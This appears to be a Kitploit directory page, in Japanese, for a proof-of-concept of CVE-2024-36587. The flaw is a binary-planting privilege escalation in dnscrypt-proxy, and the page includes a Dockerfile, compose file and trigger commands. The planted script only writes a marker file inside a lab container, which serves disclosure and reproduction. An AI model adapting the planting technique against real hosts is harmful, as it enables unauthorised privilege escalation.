
Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-36587 — バイナリプランティングによるdnscrypt-proxyのローカル権限昇格を実証するCVE-2024-36587の概念実証エクスプロイト。Dockerベースの再現環境を含む。 | Kitploit
ツール/GitHubGitHub/meeeeing/cve-2024-36587
特権昇格コンテナセキュリティ脆弱性分析エクスプロイトペネトレーションテストバイナリエクスプロイト
GitHubmeeeeing/cve-2024-36587

CVE-2024-36587

バイナリプランティングによるdnscrypt-proxyのローカル権限昇格を実証するCVE-2024-36587の概念実証エクスプロイト。Dockerベースの再現環境を含む。

リポジトリを見る
111年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2024-36587 - dnscrypt-proxy ローカル権限昇格

概要

  • 脆弱性の説明: dnscrypt-proxy サービスのインストール時、カレントディレクトリ内の実行ファイルを信頼して登録する問題により、悪意のあるバイナリを挿入して権限昇格が可能となる。
  • 影響を受けるバージョン: dnscrypt-proxy v2.0.0-alpha9 ~ v2.1.5
  • PoC 手法: バイナリプランティング (binary planting)

環境構築

docker compose up --build

ビルドおよび実行が完了するとコンテナが作成される。

コンテナ内部へ接続:

docker run -it --privileged dnscrypt-poc-poc bash


脆弱性のトリガー

コンテナ内で:

/tmp/id
cat /tmp/poc_was_here

Pwned_from_Docker が出力されれば PoC 成功。

構成ファイル

Dockerfile

FROM ubuntu:24.04

RUN apt-get update && apt-get install -y \
    git \
    golang-go \
    sudo

WORKDIR /workspace

RUN git clone https://github.com/DNSCrypt/dnscrypt-proxy.git && \
    cd dnscrypt-proxy && \
    git checkout tags/2.1.0 && \
    go build -o proxy ./dnscrypt-proxy

RUN bash -c 'echo -e "#!/bin/bash\necho Pwned_from_Docker > /tmp/poc_was_here" > /tmp/id' && \
    chmod +x /tmp/id && \
    ln -sf /tmp/id /usr/local/bin/id

CMD ["./dnscrypt-proxy/proxy", "-service", "install"]

docker-compose.yaml

version: "3.8"

services:
  poc:
    build: .
    container_name: dnscrypt-poc
    privileged: true
    tty: true
参考

  • https://github.com/DNSCrypt/dnscrypt-proxy
  • https://nvd.nist.gov/vuln/detail/CVE-2024-36587

実践結果スクリーンショット

docker build success

詳細レポート

より詳細な分析および実践結果は、以下の PDF 文書を参照されたい:

PoC_Report_CVE-2024-36587.pdf

ツールをダウンロード